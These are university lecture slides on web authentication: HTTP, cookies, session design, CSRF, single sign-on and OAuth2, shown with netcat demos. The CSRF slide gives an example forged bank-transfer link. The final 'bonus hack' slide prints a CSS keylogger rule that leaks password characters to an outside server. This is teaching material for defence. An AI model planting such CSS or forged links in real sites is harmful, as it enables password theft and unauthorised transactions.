Security II: Web authentication

Markus Kuhn

Computer Laboratory, University of Cambridge

https://www.cl.cam.ac.uk/teaching/1718/SecurityII/

Lent 2018 – Part II

Hyper Text Transfer Protocol (HTTP) – version 0.9

With HTTP, a client ("web browser") contacts a server on TCP port 80, sends a request line and receives a response file.

Such text-based protocols can be demonstrated via generic TCP tools like "telnet" or "netcat" (which know nothing about HTTP):

```
$ nc -C www.cl.cam.ac.uk 80
GET /~mgk25/hello.html
<!DOCTYPE html>
<title>Hello</title>
<p>Welcome to the
<a href="http://info.cern.ch/">World Wide Web</a>!
$
```

HTTP header lines end in CR LF, which "`nc -C`" ensures on Linux. On macOS: "`nc -c`"

Uniform Resource Locator (URL):

```
http://www.cl.cam.ac.uk/~mgk25/hello.html
```

URL syntax: `scheme:[//[user[:password]@]host[:port]][/path][?query][#fragment]`

HTTPS uses TCP port 443 and the Transport Layer Security (TLS) protocol to authenticate the server and encrypt the HTTP connection:

```
$ openssl s_client -crlf -connect www.cl.cam.ac.uk:443
```

Hyper Text Transfer Protocol (HTTP) – version 1.0

Version 1.0 of the protocol is significantly more flexible and verbose:

```
$ nc -C www.cl.cam.ac.uk 80
GET /~mgk25/hello.html HTTP/1.0
↩
HTTP/1.1 200 OK
Date: Mon, 19 Feb 2018 19:33:13 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Mon, 19 Feb 2018 17:49:49 GMT
Content-Length: 106
Content-Type: text/html; charset=utf-8
↩
<!DOCTYPE html>
<title>Hello</title>
<p>Welcome to the
<a href="http://info.cern.ch/">World Wide Web</a>!
```

- The response header starts with a status-code line (“200 OK”).
- Headers can carry additional fields (syntax like in RFC 822 email)
- Request and response headers each finish with an empty line.

Some header fields omitted in examples here for brevity.

Hyper Text Transfer Protocol (HTTP) – version 1.1

The request header can also have fields (and even a message body).

HTTP/1.1 requires that the client identifies the server name in a `Host:` field (for servers with multiple hostnames on the same IP address):

```
$ nc -C www.cl.cam.ac.uk 80
GET /~mgk25/hello.html HTTP/1.1
Host: www.cl.cam.ac.uk
↩
HTTP/1.1 200 OK
Date: Mon, 19 Feb 2018 19:53:17 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Mon, 19 Feb 2018 17:49:49 GMT
Content-Length: 106
Content-Type: text/html; charset=utf-8
↩
<!DOCTYPE html>
<title>Hello</title>
<p>Welcome to the
<a href="http://info.cern.ch/">World Wide Web</a>!
```

HTTP request headers

In each request header, web browsers offer information about their software version, capabilities and preferences:

```
$ firefox http://localhost:8080/ & nc -C -l 8080
[2] 30280
GET / HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:58.0)
  Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;
  q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
↩
HTTP/1.1 200 OK
↩
Hello
^D
$
```

“nc -l” listens to incoming TCP connections, like a server. Port 8080 does not require root.

HTTP state and session context

HTTP was designed as a stateless protocol: the TCP connection may terminate after each request/response exchange.

While HTTP servers may keep a TCP connection open for a few seconds after the end of a resonse, such that the client can reuse it for another request (without having to go through the TCP and TLS handshake each time), this is merely a performance optimization.

Unlike "telnet", "ssh" or "X11", HTTP applications cannot rely on long-lived TCP sessions for context. Each HTTP request has to be answered solely based on the information in its request header.

HTTP clients add several request-header fields to provide web applications with longer-term context across many HTTP connections.

- "Cookie" – server-maintained state indicators in headers
- "Referer" (sic) – where did that URL come from?
- "Authorization" (sic) – basic password authentication

HTTP cookies

Web browsers maintain a database table where web servers can store *name*=*value* entries known as cookies, as data that the browser will present to the server in future request headers:

```
$ firefox http://localhost:8080/ & nc -C -l 8080
[1] 31864
GET / HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 [...]
↩
HTTP/1.1 200 OK
Set-Cookie: taste=chocolate
↩
Thanks!
^D
$ firefox http://localhost:8080/ & nc -C -l 8080
[1] 31890
GET / HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0  [...]
Cookie: taste=chocolate
↩
HTTP/1.1 200 OK
```

Now try "`localhost:8081`", "`127.0.0.1:8080`" and "`[::1]:8080`" instead.

HTTP cookie attributes I

Servers can set multiple cookies, even at the same time,

```
Set-Cookie: sid=hJsndj47Sd8sl3hiu; HttpOnly; Secure
Set-Cookie: lang=en-GB
```

which clients will return as

```
Cookie: sid=hJsndj47Sd8sl3hiu; lang=en-GB
```

The `Set-Cookie:` *`name=value`* information can be followed by attributes; separated by semicola. Browsers store such attributes with each cookie, but do not return them in the `Cookie:` header.

`Secure` – this flag ensures that the cookie is only included in HTTPS requests, and omitted from HTTP requests.

Some recent browsers in addition do not allow a HTTP response to set a Secure cookie.

`HttpOnly` – this flag ensures that the cookie is only visible in HTTP(S) requests to servers, but not accessible to client-side JavaScript code via the `document.cookie` API.

HTTP cookie attributes II

By default, browsers return cookies only to the server that set them, recording the hostname used (but not the port).

Servers can also limit cookies to be returned only to certain URL prefixes, e.g. if `www.cl.cam.ac.uk` sets

```
Set-Cookie: lang=en; Path=/~mgk25/; Secure
```

then browsers will only include it in requests to URLs starting with

```
https://www.cl.cam.ac.uk/~mgk25/
```

Explicitly specifying a domain, as in

```
Set-Cookie: lang=en; Path=/; Domain=cam.ac.uk
```

returns this cookie to all servers in sub-domains of `cam.ac.uk`.

If a browser receives a new cookie with the same name, Domain value, and Path value as a cookie that it has already stored, the existing cookie is evicted and replaced with the new cookie.

Browsers store and return multiple cookies of the same name, but different Domain or Path values.

Browsers will reject Domain values that do not cover the origin server's hostname.
Some will also reject public suffixes, such as "com" or "ac.uk" (`https://publicsuffix.org/`).

HTTP cookie attributes III

By default, cookies expire at the end of the browser session, i.e. when the browser is closed ("session cookies"). To make them persist longer, across browser sessions, servers can specify an expiry date

```
Set-Cookie: lang=en; Expires=Fri, 29 Mar 2019 23:00:00 GMT
```

or a maximum storage duration (e.g., 8 hours) in seconds:

```
Set-Cookie: sid=hJsndj47Sd8sl3hiu; Max-Age=28800
```

Servers can delete cookies by sending a new cookie with the same name, Domain and Path values, but an `Expires` value with a time in the past.

HTTP state management mechanism, `https://tools.ietf.org/html/rfc6265`

Privacy-friendly browsers offer additional restrictions:

- user confirmation before storing long-term cookies (e.g., `lynx`)
- erase cookies at the end of the session (incognito tabs, Tor browser)
- reject "third-party cookies", set by other servers from which resources are loaded (e.g., advertisement images)

HTTP redirects

A HTTP server can respond with a $3xx$ status code and a `Location:` field to send the client elsewhere for the requested resource:

```
$ nc -C www.cl.cam.ac.uk 80
GET /admissions/phd/ HTTP/1.0
↩
HTTP/1.1 301 Moved Permanently
Location: https://www.cst.cam.ac.uk/admissions/phd/
Content-Length: 331
Content-Type: text/html; charset=iso-8859-1
↩
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<title>301 Moved Permanently</title>
[...]
```

301 "Moved Permanently" – better update that hyperlink

302 "Found" – temporary new link, no need to update it

303 "See Other" – go there, but it may not yet be what you wanted

"On the Internet, nobody knows you're a dog."

Peter Steiner, The New Yorker, 5 July 1993


HTTP basic authentication

HTTP supports a simple password mechanism:

```
$ nc -C www.cl.cam.ac.uk 80
GET /~mgk25/hello-basic.html HTTP/1.0
↩
HTTP/1.1 401 Unauthorized
Date: Tue, 20 Feb 2018 19:34:15 GMT
Server: Apache/2.4.18 (Ubuntu)
WWW-Authenticate: Basic realm="Security II demo"
[...]
$ python -c'import base64;print base64.b64encode("guest:gUeSt")'
Z3Vlc3Q6Z1VlU3Q=
$ nc -C www.cl.cam.ac.uk 80
GET /~mgk25/hello-basic.html HTTP/1.0
Authorization: Basic Z3Vlc3Q6Z1VlU3Q=
↩
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
↩
<!DOCTYPE html>
```


HTTP basic authentication II

HTTP basic authentication is not widely used: the site designer has no control over the appearance pop-up password prompt, the clear-text password is included in each request, and there is no way to logout except for closing the browser.



Form-based login

```
<!DOCTYPE html>
<title>Hello</title>
<form method="post" action="http://localhost:8080/login.cgi">
<p>Username: <input type="text" name="user">
<p>Password: <input type="password" name="pass">
<p><input type="submit" name="submit" value="Login">
</form>
```



Form-based login II

Upon submission of the form, the server receives a POST request, including the form-field values in a (here 39-byte long) request body:

```
$ nc -C -l 8080
POST /login.cgi HTTP/1.1
Host: localhost:8080
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
↩
user=mgk25&pass=MySuPerpWD&submit=LoginHTTP/1.1 200 OK
Set-Cookie: sid=jSjsoSDFnjkio73ksl9wklSjsd8fs
↩
Welcome!
^D
$
```

Whereas `<form method="get" ...>` would have resulted in

```
$ nc -C -l 8080
GET /login.cgi?user=mgk25&pass=MySuPerpWD&submit=Login HTTP/1.1
Host: localhost:8080
↩
HTTP/1.1 200 OK
Set-Cookie: sid=jSjsoSDFnjkio73ksl9wklSjsd8fs
```

HTML form “methods”: GET versus POST

GET

- meant for operations that have no side effects
- example applications: database search/read queries
- browsers assume GET requests are idempotent, i.e. repeating them does not change server state
- field values are appended to URL, such that they can easily be quoted, bookmarked, and included in links
- responses can be cached

POST

- meant for operations with side effects, especially non-idempotent ones
- example applications: purchase, database edit
- browser must not repeated POST request (e.g. as a result of pressing a reload or back button) without explicit confirmation by user
- form fields kept out of URL bar, such that users cannot accidentally repeat or reveal them via links, quotations or bookmarks.
- form fields sent as request content type `application/x-www-form-urlencoded`

Session cookies

After verifying the provided password P (e.g. against a stored salted slow hash $V = (S, h^i(S, P))$), the server generates and stores in the browser a session cookie C, to authenticate the rest of the session.

Bad choices of session cookie:

$$C = \texttt{userid} : \texttt{password}$$
$$C = \texttt{userid} : \texttt{base64}(\mathsf{Enc}_K(\texttt{userid}))$$

Problems: ,

,

.

Session cookies

After verifying the provided password P (e.g. against a stored salted slow hash $V = (S, h^i(S, P))$), the server generates and stores in the browser a session cookie C, to authenticate the rest of the session.

Bad choices of session cookie:

$$C = \texttt{userid} : \texttt{password}$$

$$C = \texttt{userid} : \texttt{base64}(\mathsf{Enc}_K(\texttt{userid}))$$

Problems: password can linger in browser memory and may be stolen ,

,

.

Session cookies

After verifying the provided password P (e.g. against a stored salted slow hash $V = (S, h^i(S, P))$), the server generates and stores in the browser a session cookie C, to authenticate the rest of the session.

Bad choices of session cookie:

$$C = \texttt{userid} : \texttt{password}$$
$$C = \texttt{userid} : \texttt{base64}(\mathsf{Enc}_K(\texttt{userid}))$$

Problems: password can linger in browser memory and may be stolen , malleable encryption may enable forging of other users' session cookie , .

Session cookies

After verifying the provided password P (e.g. against a stored salted slow hash $V = (S, h^i(S, P))$), the server generates and stores in the browser a session cookie C, to authenticate the rest of the session.

Bad choices of session cookie:

$$C = \texttt{userid} : \texttt{password}$$

$$C = \texttt{userid} : \texttt{base64}(\mathsf{Enc}_K(\texttt{userid}))$$

Problems: password can linger in browser memory and may be stolen, malleable encryption may enable forging of other users' session cookie, no possibility of logout, cookie valid forever.

Session cookies

After verifying the provided password P (e.g. against a stored salted slow hash $V = (S, h^i(S, P))$), the server generates and stores in the browser a session cookie C, to authenticate the rest of the session.

Bad choices of session cookie:

$$C = \texttt{userid} : \texttt{password}$$

$$C = \texttt{userid} : \texttt{base64}(\mathsf{Enc}_K(\texttt{userid}))$$

Problems: password can linger in browser memory and may be stolen , malleable encryption may enable forging of other users' session cookie , no possibility of logout, cookie valid forever .

Better choice for a state-less server:

$$S = \texttt{base64}(\texttt{userid}, \texttt{logintime}, \mathsf{Mac}_K(\texttt{userid}, \texttt{logintime}))$$

Unforgeable MAC protects both user ID and login time, which enables server-side limitation of validity period. No need to set `Expires` attribute. Quitting the browser will end the session by deleting the cookie.

Session cookies II

Also checking the client IP address makes stolen session cookies less usable (but mobile users may have to re-enter password more often):

$$S = \texttt{base64}(\texttt{userid}, \texttt{logintime}, \mathsf{Mac}_K(\texttt{userid}, \texttt{logintime}, \texttt{clientip}))$$

Stateful servers

Stateful servers can simply use a large ($>$ 80-bit) unguessable random number as a session cookie, and compare it against a stored copy.

Advantage: Server-side logout possible by deleting the cookie there.

Stateful servers can even replace such a session nonce at each HTML request, although this can cause synchronization problems when user presses "back" or "reload" button in browser, and may not work for resource files (e.g., images).

Session cookies – common pitfalls

Leaked MAC key

- from SQL database though SQL injection attack
- from configuration file readable through GET request
- through configuration files accidentally checked into version-control system, backups, etc.

Keeping secrets in busy development/deployment teams is not trivial.

Countermeasures:

- append the password hash $V = (S, h^i(S, P))$ to the cookie, and store in the database instead $(S, h(V))$ as the value to check passwords and session cookies against.
- rotate short-term MAC keys
- hardware security modules

Session cookies – common pitfalls

Missing Secure or HttpOnly Flags

Authentication cookies and login passwords can be eavesdropped unless HTTPS is used, for example over open or shared WLAN connections.

Authentication cookies can be stolen in cross-site scripting attacks.

Not renewing session cookie after change of privilege

Many sites set a session cookie already before login, e.g. for a pre-login shopping cart. If such a session cookie is not reset at login (change from unauthenticated to authenticated state), an attacker can try to gain access to an account by injecting into a victim's browser an unauthenticatied session cookie *chosen* by the attacker, which the victim then elevates through login ("session fixation").

Cross-site request forgery (CSRF)

Malicious web pages or emails may include links or form buttons aimed at creating an unintended side-effect:

`https://mybank.com/transfer.cgi?amount=10000GBP&recipient=thief`

If the unaware user clicks on such a link elsewhere, while still logged into `https://mybank.com/`, there is a risk that the transaction will be executed there, as the browser still has a valid mybank session cookie.

Countermeasures at mybank.com server

- Carefully check that a transaction with side effects was actually sent as a POST request, not as a GET request (easily forgotten).
- Check the `Referer:` header, where browsers report on which URL a link/button was clicked, if it shows the expected form-page URL.
- Include into security-critical form fields an invisible MAC of the session cookie ("anti-CSRF token"), which the adversary is unable to anticipate, and verify that this field has the expected value.
- Use short-lived sessions in security-critical applications (e.g., bank transfers) that expire after a few minutes of inactivity (auto logout).

Web single-signon (SSO)

Websites regularly get compromised and lose user passwords.

Solution 1: Have a separate strong password for each web site.

Practical with modern password managers, but not widely practiced.

Solution 2: Store passwords in a central central server to which all passwords entered into web sites are forwarded.

LDAP and Kerberos servers are frequently used in enterprises as central password verification services. In-house web sites no longer have to manage and securely store passwords, but they still see them.

Compromised or malicious web sites still can log all passwords entered. Users regularly enter the same password into new URLs (phishing risk).

Solution 3: Redirect users to a central password authentication portal, where they enter their password into a single, well-known HTTPS URL. The browser is then redirected back in a way that generates a site-specific session cookie for the web site required.

Users can now be trained to *never ever enter their SSO password unless the browser's URL bar shows the SSO HTTPS URL*.

SSO example: Raven/Ucam-WebAuth

We want to access

`https://www.cl.cam.ac.uk/teaching/1718/SecurityII/supervisors/`

```
$ nc -C www.cl.cam.ac.uk 80
GET /teaching/1718/SecurityII/supervisors/ HTTP/1.0
↩
HTTP/1.1 302 Found
Date: Thu, 22 Feb 2018 22:27:22 GMT
Server: Apache/2.4.18 (Ubuntu)
Set-Cookie: Ucam-WebAuth-Session=Not-authenticated; path=/; HttpOnly
Location: https://raven.cam.ac.uk/auth/authenticate.html?ver=3&
  url=http%3a%2f%2fwww.cl.cam.ac.uk%2fteaching%2f1718%2f
  SecurityII%2fsupervisors%2f&date=20180222T222724Z&desc=
  University%20of%20Cambridge%20Computer%20Laboratory
Connection: close
```

The server recognizes that the requested resource requires authentication and authorization. An authentication plugin intercepts the request and redirects it to `https://raven.cam.ac.uk/auth/authenticate.html` with parameters

```
ver=3
url=https://www.cl.cam.ac.uk/teaching/1718/SecurityII/supervisors/
date=20180222T222724Z
desc=University of Cambridge Computer Laboratory
```

SSO example: Raven/Ucam-WebAuth II

We type our user name (Cambridge CRSId) and password into the form at `https://raven.cam.ac.uk/auth/authenticate.html`, and press the "Login" button, resulting in the request

```
POST /auth/authenticate2.html HTTP/1.1
Host: raven.cam.ac.uk
Origin: https://raven.cam.ac.uk
Content-Type: application/x-www-form-urlencoded
Referer: https://raven.cam.ac.uk/auth/authenticate.html?ver=3&
  url=http%3a%2f%2fwww.cl.cam.ac.uk%2fteaching%2f1718%2f
  SecurityII%2fsupervisors%2f&date=20180222T222724Z&desc=
  University%20of%20Cambridge%20Computer%20Laboratory
```

with the same parameters as previously plus

```
userid=mgk25
pwd=7LsU4c5/Wqb/X
submit=Login
```

SSO example: Raven/Ucam-WebAuth III

This request results in a 303 redirect response, back to the original server, including a signed WLS-Response token:

```
HTTP/1.1 303 See Other
Set-Cookie: Ucam-WLS-Session=1%21mgk25%21pwd%21prompt%2120180222T224455Z
  %2120180223T224455Z%212%21cnIzo77hw1IHCkjiFs-PNf1MzYE_; secure
Location: https://www.cl.cam.ac.uk/teaching/1718/SecurityII/supervisors/?
  WLS-Response=3!200!!20180222T224455Z!.PVbhV6c4pPfVw0gOjaoCjKd!https%3A
  %2F%2Fwww.cl.cam.ac.uk%2Fteaching%2F1718%2FSecurityII%2Fsupervisors
  %2F!mgk25!current!pwd!!86400!!2!pUmfqGbzZjtM81SvBm87scJK1zjgLzaZAOXNbLy8
  SYrExAebV087ZdpTCUMACO7KJrzjT5GMYQq3MkFs86tq1repJnWYIqcDMs-CKI6zE8z71FeBa
```

It also sets a cookie Ucam-WLS-Session for raven.cam.ac.uk, such that we no longer have to enter there our password for the next 24 hours.

The `WLS-Response` parameter of this redirect back to www.cl.cam.ac.uk contains a protocol version number (3), a HTTP status (200), a timestamp (20180222T224455Z), response identifier (.PVbh. . .), the requested URL, the authenticated user name (mgk25), the status of the authenticated user ("current" University member), a few other fields and finally a digital signature over all this.

SSO example: Raven/Ucam-WebAuth IV

The browser follows that redirect:


```
GET https://www.cl.cam.ac.uk/teaching/1718/SecurityII/supervisors/?
  WLS-Response=3!200!!20180222T224455Z!.PVbhV6c4pPfVw0gOjaoCjK[...]
Host: www.cl.cam.ac.uk
Referer: https://raven.cam.ac.uk/auth/authenticate.html?ver=3&[...]
Cookie: Ucam-WebAuth-Session-S=Not-authenticated
```

The www.cl.cam.ac.uk server verifies the signature and timestamp, and then sets its own session cookie `Ucam-WebAuth-Session-S` with MAC:

```
HTTP/1.1 302 Found
Set-Cookie: Ucam-WebAuth-Session-S=3!200!!20180222T224455Z!
  20180222T224455Z!7200!.PVbhV6c4pPfVw0gOjaoCjKd!mgk25!
  current!pwd!!!1!HRax3ggl5lqMU.3zpNZCZdIndJE_; path=/;
  HttpOnly; secure
Location: https://www.cl.cam.ac.uk/teaching/1718/
  SecurityII/supervisors/
```

It finally 302 redirects us to the originally requested URL, which the cl server then serves thanks to the valid `Ucam-WebAuth-Session-S` session cookie.

OAuth2 authorization



https://docs.oracle.com/cd/E50612_01/doc.11122/oauth_guide/content/oauth_flows.html

Litte bonus hack: CSS keylogger

Utilizing CSS attribute selectors, one can request resources from an external server under the premise of loading a background-image.

For example, the following css will select all inputs with a type that equals `password` and a value that ends with `a`. It will then try to load an image from `http://localhost:3000/a`.

```
input[type="password"][value$="a"] {
  background-image: url("http://localhost:3000/a");
}
```

Using a simple script one can create a css file that will send a custom request for every ASCII character.

Source: `https://github.com/maxchehab/CSS-Keylogging`